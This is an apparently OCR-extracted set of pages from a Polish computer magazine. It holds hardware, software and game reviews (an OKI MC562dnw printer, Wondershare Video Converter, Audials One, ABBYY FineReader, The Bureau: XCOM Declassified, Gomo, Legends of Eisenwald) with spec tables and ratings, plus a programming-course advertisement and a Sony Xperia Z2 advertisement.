Interfejs serwerów Asustor dopasowany jest do obsługi w przeglądarce Chrome. Choć bez problemów działa też w Firefoxie, w pewnych miejscach da się zaobserwować niewielkie niedociągnięcia.

DANE TECHNICZNE

PROCESOR	Dwurdzeniowy Intel Atom 1,2 GHz
PAMIĘĆ RAM	1 GB DDR3
WBUDOWANY DYSK	nie (maksymalnie 2x 4 TB, 2,5 lub 3,5")
MOŻLIWA KONFIGURACJA WOLUMINU	pojedynczy, JBOD, RAID 0, 1
PORTY LAN	1x Gigabit Ethernet (RJ-45)
PORTY (USB 3.0 / USB 2.0 / ESATA)	2 / 2 / 0
SERWER SMB/FTP/WEB/POCZTY/DRUKU/UPNP	tak/tak/tak/tak/tak/tak
WYMIARY (WYS. × SZER. × DŁ.) / MASA	163,5×108×230 mm / 1,87 kg (bez dysków)
INFO	www.asustor.com
CENA	1050 zł (bez dysków)

Test laboratorium

Bez drukarki lub urządzenia wielofunkcyjnego nie obędzie się żadne biuro. Jednym z głównych kryteriów oceny, obok jakości, są koszty druku. Na ocenę funkcjonalności składają się m.in. udogodnienia wspomagające pracę grupową.

WYDRUK TEKSTU


W przypadku druku tekstu urządzeniu OKI nie da się wiele zarzucić. Czcionki są wyraźne i czytelne, choć przy rozmiarze mniejszym niż 8 pkt. da się zauważyć niedoskonałości.



KOLOROWA GRAFIKA

MC562dnw nie nadaje się do wydruku fotografii – kolory są przesycone, a przejścia tonalne często niezauważalne. Widoczny jest raster, a na liniach – przekłamania kolorów.

ZUŻYCIE ENERGII [W]



ZUŻYCIE ENERGII

W drukarkach LED zużycie energii podczas druku jest zmienne. Przy włączonym WLAN, w trybie ECO, OKI zużywa prawie 13 W – to zbyt dużo jak na bezczynność.

DANE TECHNICZNE

TECHNOLOGIA NAŚWIETLANIA WZORCA	LED
PODAJNIKI PAPIERU – MAKS. ROZMIAR PAPIERU (POJEMNOŚĆ)	1: A4 (250 arkuszy), 2: A4, uniwersalny: długość do 1320 mm (100 ark.), ADF: A4 (50 ark.)
DEKLAROWANA SZYBKOŚĆ DRUKU	26 str./min w kolorze, 30 str./min mono
SKANER	1200×1200 dpi, RADF (50 ark.) – autom. odwracanie
SKANOWANIE DO	FTP, HTTP, pamięć USB, email, TWAIN, CIFS
FAKS	33,6 Kb/s, 4 MB (do 200 str.)
JĘZYKI DRUKARKI	PCL6 (XL3.0), PCL5c, PS 3 (clone), SIDM (IBM-PPR, EPSON-FX)
PAMIĘĆ	RAM 256 MB (maks. 768 MB), SDHC 4 GB (maks. 16 GB)
WOLUMEN WYDRUKU	maks.: 60 000 str./miesiąc, zalecana: do 5000 str./miesiąc
KOSZT TONERÓW	kolor 5000 str. – 590 zł, kolor 2000 str. – 295 zł, mono 7000 str. – 375 zł, mono 3500 str. – 215 zł
WYMIARY (WYS. × SZER. × GŁ.) / MASA	444×427×509 mm / 29 kg
INFO	www.oki.pl
CENA	2350 zł



URZĄDZENIA WIELOFUNKCYJNE

OKI MC562DNW

Użyteczny, lecz niedoskonały kombajn

Przedstawiane dziś urządzenie wielofunkcyjne to sprzęt przeznaczony do użytku biurowego, pod względem funkcjonalności niczym nie ustępujący większym konkurentom. Urządzenie ma możliwość drukowania banerów o długości maksymalnie 1320 mm. Oprócz funkcji drukarki, skanera i kopiarki MC562dnw wyposażono w kolorowy faks. Urządzenie zaopatrzono w interfejsy USB, Ethernet oraz WLAN. Niestety, użycie tego ostatniego wyłącza tryb uśpienia z niskim zużyciem energii. Konfiguracja sieci odbywa się z wykorzystaniem klawiszy na przednim panelu (w którym ukryto nawet klawiaturę QWERTY). Choć liczba dostępnych opcji konfiguracji jest duża, pod względem wygody lepiej od OKI wypada konkurencja wyposażona w panele dotykowe. Szybkość druku powinna być wystarczająca dla niewielkich grup roboczych: prawie 9 arkuszy na minutę w kolorze w trybie dupleks to dobry wynik. Gdy zadrukowujemy jedną stronę, szybkość wynosi niemal 20 stron na minutę w kolorze i 24 w czerni. Tekst jest bardzo wyraźny, choć przy czcionkach mniejszych niż 8-punktowe da się zauważyć niewielkie niedoskonałości. Słabiej wypada wydruk grafiki. Kolory są zbyt nasycone, co nie przeszkadza przy wykresach, ale zdjęcia wyglądają nienaturalnie – skóra ma żółtawy odcień, a mniej kontrastowe fotografie wychodzą zbyt ciemne. Do plusów należy zaliczyć skaner ADF z podajnikiem na 50 arkuszy. Wykonywane kopie są dobrej jakości, chociaż małe czcionki są wyraźnie grubsze, a przez to ciemniejsze. MC562dnw umożliwia skanowanie bezpośrednio do udziałów sieciowych oraz wysyłanie plików na skonfigurowane wcześniej adresy elektroniczne. Po podłączeniu pamięci USB da się zapisać na niej skany oraz wydrukować zapisane na niej dokumenty i obrazy. Minusem są wysokie koszty eksploatacji: za wydrukowanie czarno-białej strony z użyciem wydajniejszych tonerów zapłacimy 7,6 gr, strona kolorowa będzie nas kosztować aż 38,5 gr, co wychodzi drożej niż w przypadku konkurencyjnych urządzeń atramentowych.

GRZEGORZ BZIUK

Podsumowanie

Funkcjonalne, choć drogie w eksploatacji urządzenie oferujące dobrą jakość wydruków tekstu, ale słabo radzące sobie z odwzorowaniem kolorów. Rozbudowane funkcje sieciowe, lecz dość mały podajnik na papier.

+ dobra jakość druku tekstu, szybkie wydruki, dupleks, faks, WLAN, skaner z ADF

– wysokie koszty eksploatacji, nienaturalne odwzorowanie kolorów



EDYTOR FILMÓW

WONDERSHARE VIDEO CONVERTER ULTIMATE 6.8

Konwersja filmów

Korzystając z wielu urządzeń rejestrujących i odtwarzających filmy, często borykamy się z problemami związanymi ze zgodnością formatów zapisu dźwięku i obrazu. Konwerter firmy Wondershare jest dobrym rozwiązaniem dla osób chcących szybko dostosować dane do standardów poszczególnych urządzeń. Przy pomocy aplikacji dopasujemy formaty tak, by były w pełni zgodne z konkretnymi programami. Aplikacja umożliwi nam również wygenerowanie filmów dostosowanych do odtwarzania na konkretnych urządzeniach mobilnych, takich jak smartfony lub tablety, a także pozwoli przekonwertować dane z plików do postaci DVD Video. Bardzo wygodną opcją dla nagrywających płyty jest »Fit to disc«, czyli optymalny dobór jakości obrazu pozwalający na wykorzystanie całej pojemności użytego nośnika.

Bardzo atrakcyjna jest możliwość pobierania filmów z internetowych serwisów filmowych takich jak YouTube. Możemy zintegrować program z przeglądarką i pobierać filmy podczas surfowania po Sieci. Możemy również uaktywniać pobieranie filmów z poziomu interfejsu aplikacji. Ta druga metoda robi duże wrażenie za sprawą stopnia dopracowania: wystarczy wskazać właściwą opcję, a w polu przeznaczonym do wklejania adresu URL automatycznie pojawi się adres ostatniej aktywnej strony. Pobieranie przebiega bardzo szybko, a dane są zapisywane w formacie MP4. Po ukończeniu pobierania możemy wyświetlić film za pomocą wbudowanego odtwarzacza. Pozwoli to na to sprawdzenie jakości klipu, może także być wybawieniem dla osób ze słabszym sprzętem lub wolnym łączem internetowym.

Formaty przeznaczone dla konkretnych urządzeń są posortowane według nazw producentów (wyszczególniono konsole do gier), pozostałe opisano, objaśniając, do czego służą. Wytwórca zadbał też o przygotowanie parametrów do konwersji filmów przeznaczonych do publikacji na Facebooku i Vimeo. Możemy edytować zawarte w plikach informacje o filmie, np. nazwę autora, czas realizacji. Z myślą o domowym montażu przygotowano zestaw narzędzi do prostej obróbki filmów. Możemy przycinać, sklejać, obracać i dodawać znaki wodne do naszych klipów. Aplikacja oferuje również efekty pozwalające stworzyć ładną prezentację bez dodatkowego oprogramowania.

JACEK MIŚKIEWICZ

+ **wygodna obsługa, duży zakres zastosowań, wysoka wydajność, wbudowany moduł pobierania strumieni wideo**

– **brak**



WYBÓR FORMATU

W razie wątpliwości przy wyborze odpowiedniego formatu docelowego producent oferuje podpowiedź, wyświetlając w oknie aplikacji zdjęcia urządzeń docelowych.

Alternatywa



CYBERLINK POWERPRODUCER 6 ULTRA

Bardzo dobrze opracowany zestaw narzędzi do tworzenia płyt z multimediami. Cena: 350 zł



MAGIX VIDEO EASY HD

Prosty w obsłudze i wszechstronny edytor filmów z obsługą ekranów dotykowych, współpracujący z portalami społecznościowymi. Cena: 150 zł

Podsumowanie

Zestaw prostych i niezawodnych narzędzi, które przydadzą się wszystkim chcącym mieć większy wpływ na to, jak wyglądają filmy na różnych urządzeniach. Dzięki aplikacji bardzo szybko ustandaryzujemy naszą filmotekę.

DANE TECHNICZNE

PROCESOR / PAMIĘĆ	750 MHz / 256 MB
MIEJSCE NA DYSKU	100 MB
SYSTEM OPERACYJNY	Windows 8/7/XP/Vista
INFO	www.wondershare.net
CENA	190 zł

OCENA **5,0**

Ogłoszenie współfinansowane ze środków Unii Europejskiej w ramach Europejskiego Funduszu Społecznego

Chcesz poprawić efektywność działania firmy?
Chcesz być bardziej konkurencyjny w swoim regionie?
A może chcesz podnieść stopień innowacyjności?

Jeśli tak, to skorzystaj z naszych BEZPŁATNYCH szkoleń!
Poznaj Plusy dodatnie. Zostań Programistką / Programistą

BEZPŁATNE KURSY PROGRAMOWANIA C i C++ DLA POCZĄTKUJĄCYCH

Projekt szkoleń informatycznych skierowany jest do mikro, małych i średnich przedsiębiorców jak także do osób samozatrudnionych z województwa śląskiego. Kurs jest głównie dedykowany dla osób biegle posługujących się komputerem, ale nie mających doświadczenia w programowaniu.

Ramowy program kursu

1 Wprowadzenie do programowania
2 Programowanie w C++
3 Podstawy baz danych (SQL podstawowe polecenia)
4 Podstawy html
5 Podstawy sieci

Harmonogram kursu

Całkowita liczba godzin kursu wynosi 264 (2 dni x 6 godzin lekcyjnych x 22 tygodnie).
Zajęcia są prowadzone po godzinach pracy, od godziny 17.00 do 22.00.

Jak aplikować na kurs

Osoby chcące uczestniczyć w kursie proszone są o kontakt telefoniczny w dni pracujące, w godzinach: 11.00-19.00 pod numerem: 518 707 042 lub 32 707 10 94, w celu omówienia terminu spotkania.
Liczba miejsc na poszczególne edycje kursu **ograniczona.**
Ze względu na dużą liczbę chętnych prosimy o jak najszybsze zapisywanie się na kurs.

LAMARA SP. Z O. O. SIEDZIBA FIRMY: UL. DREWNOWSKA 48, 90-002 ŁÓDŹ BIURO PROJEKTU: UL. CHOPINA 1 M 9, 40-093 KATOWICE
KONTAKT: E-MAIL: BIUROKATOWICE@LAMARA.COM.PL, TELEFON: 518 707 042, 32 707 10 94


KAPITAŁ LUDZKI
CZŁOWIEK – NAJLEPSZA INWESTYCJA!



UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY


Projekt współfinansowany ze środków Unii Europejskiej w ramach Europejskiego Funduszu Społecznego
Człowiek – najlepsza inwestycja



ODTWARZACZ MULTIMEDIALNY

AUDIALS ONE 11

Ulubione brzmienia zawsze pod ręką

Gdy chcemy szybko znaleźć muzykę odpowiadającą naszym aktualnym preferencjom, nie musimy uruchamiać przeglądarki internetowej i wertować kolejnych serwisów z utworami lub teledyskami. Dzięki Audials One mamy dostęp do wszystkich multimediów z najbardziej liczących się serwisów w jednej wyszukiwarce zintegrowanej z odtwarzaczem, konwerterem i innymi przydatnymi narzędziami.

Wystarczy, że w pole wyszukiwania wpiszemy słowa kluczowe, takie jak nazwa wykonawcy lub tytuł, a program odnajdzie odpowiednie media i wygeneruje listę wyników, za pomocą której je odtworzymy, pobierzemy, przekonwertujemy lub przytniemy. Istotną zaletą jest także automatyczna normalizacja głośności.

Utwory zapisane na dysku są wzbogacane o tagi, teksty i okładki, które program automatycznie wyszukuje i zapisuje wewnątrz pliku. Dzięki umieszczeniu plików w chmurze lub synchronizacji komputera z urządzeniem mobilnym uzyskujemy zdalny dostęp do zgromadzonej muzyki. Najmocniejszą stroną aplikacji okazuje się automatyka i operacje przeprowadzane na wielu plikach. W zależności od tego, na co mamy ochotę, wybieramy odpowiednie wyszukiwanie z głównego menu, po lewej stronie okna. Możemy skorzystać z internetowych telewizji, radiostacji i podcastów, ale prawdziwą radość odczujemy, gdy podejdziemy do łowów precyzyjnie, korzystając z opcji wyszukiwania utworów i albumów. Służą do tego narzędzia: »Music search« oraz opcja tworzenia listy życzeń uwzględniającej strukturę całych albumów, z której wszystkie dopasowane wyniki zostaną zapisane na dysku. Program wyszukuje, zapisuje oraz edytuje nazwy plików i tagi, porównuje znalezione utwory, zastępując wcześniej zapisane pliki o słabszej jakości. Mamy dużo możliwości dostosowania rezultatów poszukiwań i zapisu docelowych plików, przykładowo automatycznie uzyskując pliki MP3 na bazie znalezionych teledysków. Program sprawdza się nie tylko wtedy, gdy chcemy posłuchać ulubionej muzyki w tle, lecz także gdy szukamy nowych brzmień bądź chcemy zgłębić wiedzę na temat danego artysty, odnajdując jednym kliknięciem poświęcone mu wpisy w Wikipedii.

JACEK MIŚKIEWICZ


+ dostęp do olbrzymich zasobów w kilka kliknięć, automatyka

– brak



MUSIC UNIVERSE
Kliknięcie ikony »Similar« otwiera interaktywne okno z sugestiami pokrewnych wykonawców.

Alternatywa



LAST.FM
Serwis społecznościowy dla prawdziwych pasjonatów. Użytkownicy Last.fm tworzą własne stacje radiowe poprzez integrację swoich odtwarzaczy z portalem.
Cena: ok. 10 zł za miesiąc subskrypcji



WINAMP
Legendarny odtwarzacz plików muzycznych, który z czasem wzbogacił się o wiele dodatków, w tym odtwarzanie strumieniowych mediów i edycja bibliotek plików.
Cena: darmowy

Podsumowanie

Ułatwia dostęp do muzycznych zasobów Internetu. Ma ogromną przewagę nad tradycyjnymi sposobami słuchania rozgłośni radiowych i przypadkowym przeszukiwaniem serwisów takich jak YouTube.

DANE TECHNICZNE


PROCESOR / PAMIĘĆ	1 GHz / 1 GB RAM
MIEJSCE NA DYSKU	1 GB
SYSTEM OPERACYJNY	Windows XP/Vista/7/8
INFO	audials.com
CENA	190 zł

OCENA **4,5**



ABBY SCREENSHOT READER
Wraz z FineReaderem użytkownicy otrzymają aplikację zapisującą zrzuty ekranu z rozpoznawaniem zawartego na nich tekstu i tabel.

Alternatywa



FREEOCR.NET
Skromny, ale udostępniony za darmo program do rozpoznawania tekstu.
Cena: darmowy



OMNIPAGE
Wielofunkcyjny pakiet przetwarzający dokumenty z funkcjami OCR i możliwością eksportu do innych aplikacji. Cena: 480 zł


Podsumowanie

Program przyda się w sytuacjach, gdy chcemy zlikwidować lub zabezpieczyć stosy papierowych dokumentów, zwiększyć ich czytelność, poprawić błędne lub nieaktualne informacje. Każdy, kto pracuje z dużymi ilościami dokumentów, z pewnością doceni możliwości FineReadera.

DANE TECHNICZNE

PROCESOR / PAMIĘĆ	1 GHz / 1 GB
MIEJSCE NA DYSKU	1,5 GB
SYSTEM OPERACYJNY	Windows XP/Vista/7/8
INFO	www.finereader.pl
CENA	560 zł

OCENA **5,0**



PROGRAM NARZĘDZIOWY

ABBYY FINEREADER 12 PROFESSIONAL EDITION

Cyfryzacja papierów

ABBYY FineReader jest programem umożliwiającym optyczną analizę obrazu i rozpoznawanie tekstu, który na bazie wbudowanych słowników przetwarzany jest do postaci pozwalającą modyfikować i poprawiać dokumenty. Oprogramowanie umożliwia m.in. rozpoznawanie tekstu w skanowanych dokumentach lub plikach graficznych w celu przygotowania ich konwersji do dowolnego formatu tekstowego. Otrzymujemy wielofunkcyjny pakiet z bogatym zestawem narzędzi przeznaczonych do przetwarzania dokumentów i zarządzania nimi. Umożliwia on między innymi przeszukiwanie zbiorów oraz edycję, konwersję i archiwizację plików.

Aplikacja może posłużyć nam do tworzenia nowych dokumentów w wielu formatach, na bazie dokumentów elektronicznych i papierowych. Poradzi sobie również z zamianą na tekst plików graficznych przekazane za pośrednictwem faxu lub emaila. Dzięki tej ostatniej opcji możemy konwertować materiały znalezione w Sieci , a także, jeśli nie mamy skanera, zastosować aparat fotograficzny, by do komputera przenieść papierowe dokumenty. Przekonwertowane w ten sposób dokumenty zachowują oryginalną strukturę, łącznie ze złożonymi elementami, takimi jak tabele lub ilustracje. Nawet w przypadku obrazu o słabej jakości zdołamy uzyskać poprawny plik, a to za sprawą specjalnych mechanizmów, które wyczulone są na najczęściej występujące defekty starych materiałów źródłowych, takich jak pożółkły papier lub wyblakły nadruk. Zamiast wypełniać dokumenty ręcznie, możemy je więć zeskanować i wypełnić elektronicznie lub koniecznością zmieszczenia się w ciasnych tabelkach. Program oferuje opcje transmisji danych do chmury. Aplikacja usuwa niepożądane elementy takie jak pieczątki, a także poprawia czytelność starych dokumentów, zarówno za pomocą funkcji czyszczenia tła, jak i zwiększania ostrości tekstu. Podczas rozpoznawania tekstu identyfikuje także język oferując wsparcie słownikowe. Aplikacja rozpoznaje 190 języków, w tym także z alfabetami innymi niż łaciński, dla 48 z nich dostępny jest słownik. FineReader obsługuje dokumenty i pliki graficzne w formatach: DOC, DOCX, XLS, XLSX, PPTX, RTF, DjVu, PDF, CSV, TXT, ODT, EPUB, FB2, BMP, TIFF, PCX, DCX, JPEG, JPEG 2000, JBIG2, PNG i HTML.

FELIKS CZARNECKI

\+ **skuteczność rozpoznawania tekstu, narzędzia porządkujące tworzone dokumenty**

– **brak**



GRA AKCJI TPP Z ELEMENTAMI TAKTYCZNYMI

THE BUREAU: XCOM DECLASSIFIED

Ratunek dla Ziemi

Cykl strategii XCOM zapoczątkowany legendarną już UFO: Enemy Unknown doczekał się wielu mniej lub bardziej udanych odsłon. W The Bureau położono nacisk na akcję i tylko w pewnym stopniu zachowano elementy taktyczne. Fabularnie gra nie tylko przedstawia historię formowania się organizacji, lecz także daje nam wniknąć w głąb jej struktur, poznać założycieli, ich motywacje i światopogląd, a przede wszystkim – umożliwia wkroczenie na pole bitwy, by stanąć oko w oko z najeźdźcami z perspektywy głównego bohatera. Bardzo udanym posunięciem było osadzenie akcji w latach 60., których zimnowojenna polityka stanowiła główną inspirację dla wielu filmów o inwigilacji i inwazji z kosmosu będących metaforą napięć amerykańsko-sowieckich. Pozwoliło to na przygotowanie racjonalnego zaplecza fabularnego: nasza agencja jest spadkobiercą wywiadu monitorującego aktywność Związku Radzieckiego na wypadek ataku nuklearnego lub inwigilacji z wykorzystaniem nowych technologii. Jako gracz stajemy się świadkiem narodzin XCOM-u oraz początku walki o przetrwanie ludzkości. Podobnie jak w innych grach z tej rodziny stopniowo poznajemy wszystkie gatunki najeźdźców. Tu jednak nowi przeciwnicy mają zwykle mocne wejścia i wymagają dopasowania taktyki do sporych zmian na polu bitwy, które powodują swoją obecnością. Zasadnicza różnica polega na tym, że akcja jest znacznie bardziej dynamiczna, pole widzenia ograniczone, a stanie z obcymi twarzą w twarz sprawia, że zaczynamy doceniać ich rozmiary i siłę rażenia. Widzimy otoczenie z perspektywy trzeciej osoby, sterujemy naszą postacią tak, by znaleźć osłonę terenową, zza której celujemy w obcych wskaźnikiem myszy.

Pomiędzy misjami rozwijamy fabułę, prowadząc rozmowy z przełożonymi, oraz modyfikujemy własne parametry i atrybuty naszych podwładnych, wybierając uzbrojenie i umiejętności specjalne, którymi posłużymy się w następnej potyczce. Główni bohaterowie są ciekawi i dopracowani pod względem wyglądu i osobowości, Niestety, głupota agentów towarzyszących nam w misjach nie ma granic: AI jest tak niedopracowane, że nie słuchają oni rozkazu, by pilnować wskazanej pozycji, tylko zaczynają pchać się prosto pod lufy przeciwnika. Brak jakiejkolwiek opcji wpływającej na sposób ich postępowania potęguje frustrację.

JACEK MIŚKIEWICZ

+ **X-COM w wersji przygodowej, lata 60., ogląd bitwy z samego serca akcji**

– **żenująca inteligencja agentów**



TRYB TAKTYCZNY
Po aktywacji taktycznego spowolnienia czasu możemy wydać polecenia towarzyszącym agentom lub precyzyjnie zlecić zadania naszej postaci.

Alternatywa



XCOM: ENEMY UNKNOWN
W pełni taktyczna, najnowsza odsłona głównego cyklu XCOM. Cena: 70 zł



SALVATION PROPHECY
Gra o kosmicznym konflikcie między czterema frakcjami, z bitwami na planetach i w przestrzeni kosmicznej. Cena: 80 zł

Podsumowanie

Dla fanów XCOM pozycja obowiązkowa, dla pozostałych wielbicieli walki z kosmitami produkt wyróżniający się ciekawym odświeżeniem motywów z lat 60.

DANE TECHNICZNE

PROCESOR / PAMIĘĆ	Intel Core 2 DUO 2,4 GHz, AMD Athlon X2 2,7 GHz / 2 GB
KARTA GRAFICZNA	Radeon HD 3870, Nvidia 8800 GT
MIEJSCE NA DYSKU	12 GB
SYSTEM OPERACYJNY	Windows Vista/7
INFO	thebureau-game.com
CENA	130 zł

OCENA **4,5**



PROSTE ŁAMIGŁÓWKI
Podobnie jak w Machinarium co jakiś czas dostajemy do rozwiązania minizagadki logiczne, zgrabnie wplecione w główną rozgrywkę.

Alternatywa



MACHINARIUM
Małe cyfrowe arcydzieło, przygoda w świecie robotów. Cena: 32 zł



THE TINY BANG STORY
Mniej mroczna od Gomo i Machinarium, za to bardziej surrealistyczna gra przygodowa. Cena: 22 zł

Podsumowanie

Osobom, które lubią krótkie gry i prezentowany tu styl graficzno-humorystyczny, Gomo powinien bardzo przypaść do gustu. To jedna z tych gier, które przechodzi się kilka razy, żeby ponownie zobaczyć wszystkie zabawne sytuacje.

DANE TECHNICZNE

PROCESOR / PAMIĘĆ	1,6 GHZ / 1 GB
MIEJSCE NA DYSKU	300 MB
SYSTEM OPERACYJNY	Windows XP/Vista/7/8
INFO	www.playgomo.com
CENA	35 zł

OCENA **4,0**



GRA PRZYGODOWO-LOGICZNA

GOMO

Szmacianka nieustraszona

Gra prezentująca autorską wizję elektronicznej rozrywki, nacechowaną indywidualnym stylem graficznym i świeżym podejściem do znanych form. Tego rodzaju gry nie są nastawione na komercyjny sukces, nie muszą być zgodne z przyjętymi normami, przez co właśnie zyskują konkretne grono odbiorców podzielających upodobania autora.

Na pierwszy rzut oka, przez swoją prostotę i sposób prezentacji, Gomo przypomina nieudany produkt dla dzieci, jednak dość szybko dostrzeżemy mroczniejszą naturę gry, pokonując kolejne plansze, gdzie w tle pojawia się sporo czarnego humoru. Fabuła jest znikoma i należy traktować ją z przymrużeniem oka: to niemal parodia klasycznego wątku o uprowadzonej księżniczce. Nasz szmaciany bohater wyrusza na ratunek swojemu czworonożnemu przyjacielowi, równie niezdarnie zszytemu ze szmatek. Kosmita, który porwał psiaka, zażądał jako okupu czerwonego kryształu o nieznanym pochodzeniu i zastosowaniu. Gomo nie zwleka ani chwili i rusza przed siebie na poszukiwania żądanego minerału. Rozgrywka przypomina grę Machinarium lub klasyczną serię Goblins, lecz w zupełnie innej oprawie graficznej. Kto lubi styl prezentowany przez Tima Burtona, szybko pokocha tę grafikę i wszystko, co obserwujemy na dalszych planach. A wszędzie dzieje się bardzo dużo – to jedna z największych atrakcji gry. Pełno tu zupełnie niezwiązanych z niczym wydarzeń, które tylko możemy obserwować z oddali. Zdarzają się też absurdalne przerywniki na pierwszym planie, jak sytuacja gdy, mijając dach kreciego domostwa, Gomo bez udziału gracza przeszkadza kretowi w oglądaniu telewizji, dla zabawy szarpiąc antenę jego odbiornika.

W tle dostrzeżemy szkielety rodziny Addamsów, szczura obgryzającego ludzką stopę, Czerwonego Kapturka walczącego z wilkiem za pomocą świetlnego miecza rodem z „Gwiezdnych wojen".

Mimo dużej prostoty gra daje sporo satysfakcji – wszystkie czynności, jakie wykonuje nasz bohater, są w pewnym sensie miniaturowymi sekwencjami filmowymi. Wybieramy miejsca i obiekty interakcji i – jeśli dobrze kombinujemy – jesteśmy nagradzani wykonaniem serii zabawnych czynności z udziałem bohatera i całego otoczenia.

JACEK MIŚKIEWICZ

+ humor, animacje, muzyka

– gra jest krótka, ma bardzo specyficzne poczucie humoru i styl graficzny



GRA STRATEGICZNO-FABULARNA

LEGENDS OF EISENWALD

Rycerze i bandyci, szarlatani i mistycy

Gra powstała dzięki kampanii w serwisie Kickstarter. Odpowiedzialna za nią mała grupa deweloperów ma na koncie niszowy tytuł Dischord Times. Debiutancka gra w bezpośredni sposób nawiązywała do popularnej serii Heroes of Might & Magic, oferowała znacznie prostszy system walk, ale w zamian za to wprowadzała elementy fabularne i miała w sobie więcej z RPG. Kolejną ważną cechą było oparcie fabuły w większym stopniu na awanturach między pomniejszymi watażkami niż na epickich konfliktach oraz prawie całkowita rezygnacja z elementów typowych dla gatunku fantasy. Dzięki temu uzyskano intrygujący świat przywodzący na myśl średniowiecze, pełne przesądów i pogłosek o nadprzyrodzonych mocach, które tylko czasami okazują się prawdziwe, a gracz głębiej wnika w fabułę dotyczącą przyziemnych zmagań niż w walki o dominację nad światem. Następca Dischord Times kontynuuje obraną wcześniej ścieżkę, stanowi też ogromny krok naprzód: wprowadzono pełną wizualizację potyczek i rozwinięto ich taktyczne aspekty oraz zmieniono całą oprawę graficzną – z archaicznego widoku 2D na trójwymiarową grafikę z płynnym ruchem postaci, możliwością skalowania i obracania kamery. Jakość grafiki jest przyzwoita, czasem oprawa graficzna może wydawać się nieco przestarzała i sztuczna, ale jej poszczególne elementy robią bardzo dobre wrażenie. Uwagę zwracają zwłaszcza stroje bogate w detale i bardzo dobrze zaprojektowane. Atutem jest także spójność grafiki – konsekwentnie zrealizowano koncepcję odwzorowania średniowiecza w sposób bliski realizmowi. Nie ma tu kiczu znanego z fantasy, niepraktycznych pancerzy lub broni, która w rzeczywistości byłaby większym zagrożeniem dla osoby w nią uzbrojonej niż jej przeciwników.

Wcielamy się w jedną z trzech postaci o zróżnicowanych umiejętnościach. Siebie i zwerbowane oddziały rozwijamy według schematów pozwalających na różnorodne wariacje wyjściowej profesji. Zdobywamy zamki i inne lokalizacje, z których czerpiemy korzyści. Nie ma tu przypadkowych spotkań w celu „dopchania" gry potyczkami wypełniającymi pustki fabularne, nie da się zdobyć doświadczenia na boku. Wszystko bardziej przypomina grę przygodową, każda potyczka wynika ze scenariusza.

JACEK MIŚKIEWICZ

\+ **świat gry i ogólny nastrój, grafika zbroi i strojów**

– **usuwanie wszystkich zdobyczy po zakończeniu rozdziału**



NA POLU BITWY
Podczas bitew wydajemy polecenia ataku lub manewrów defensywnych i wsparcia, jednostki przemieszczają się, tylko by wejść w zwarcie z wrogiem. Całkowicie zrezygnowano z punktów ruchu potrzebnych do wykonania każdego kroku.

Alternatywa



BLACKGUARDS
Gra dla tych, którzy wolą klasyczną stylistykę fantasy i bardzo złożoną mechanikę walk. Cena: 130 zł



KINGS BOUNTY: LEGIONS
Gra dla wielbicieli literatury fantasy, jednak lubiących się w nieco mniej czasochłonnych kampaniach. Cena: Free2Play

Podsumowanie

To gra niezależnego studia – widać, jak wiele włożono w nią pracy i pasji. Drobne niedociągnięcia nie powinny przeszkadzać wielbicielom dobrego RPG. Szczególne pochwały należą się za oryginalny koncept świata i nastrój panujący w grze.

DANE TECHNICZNE

PROCESOR / PAMIĘĆ	2 GHz dwurdzeniowy / 2 GB
KARTA GRAFICZNA	Radeon HD 4600, GeForce 8600
MIEJSCE NA DYSKU	2 GB
SYSTEM OPERACYJNY	Windows XP/Vista/7
INFO	www.legendsofeisenwald.com
CENA	50 zł

OCENA **4,0**

SONY

Różnica tkwi w szczegółach.



Ponieważ wiemy, że różnica tkwi w szczegółach, stworzyliśmy Sony Xperia™ Z2. Fotografuj najlepszym aparatem i filmuj bezkonkurencyjną kamerą w wodoodpornym smartfonie*. Zobacz bogate, żywe kolory, które za sprawą mobilnej wersji wyświetlacza TRILUMINOS™, cieszą oczy w każdym oświetleniu i pod każdym kątem. Słuchaj najdoskonalszego, niezakłóconego dźwięku dzięki funkcji redukcji szumów wykorzystanej w smartfonie po raz pierwszy, a dzięki przełomowej bransoletce SmartBand aktualizuj Twoje online'owe życie 24/7.

BE MOVED

XPERIA Z2



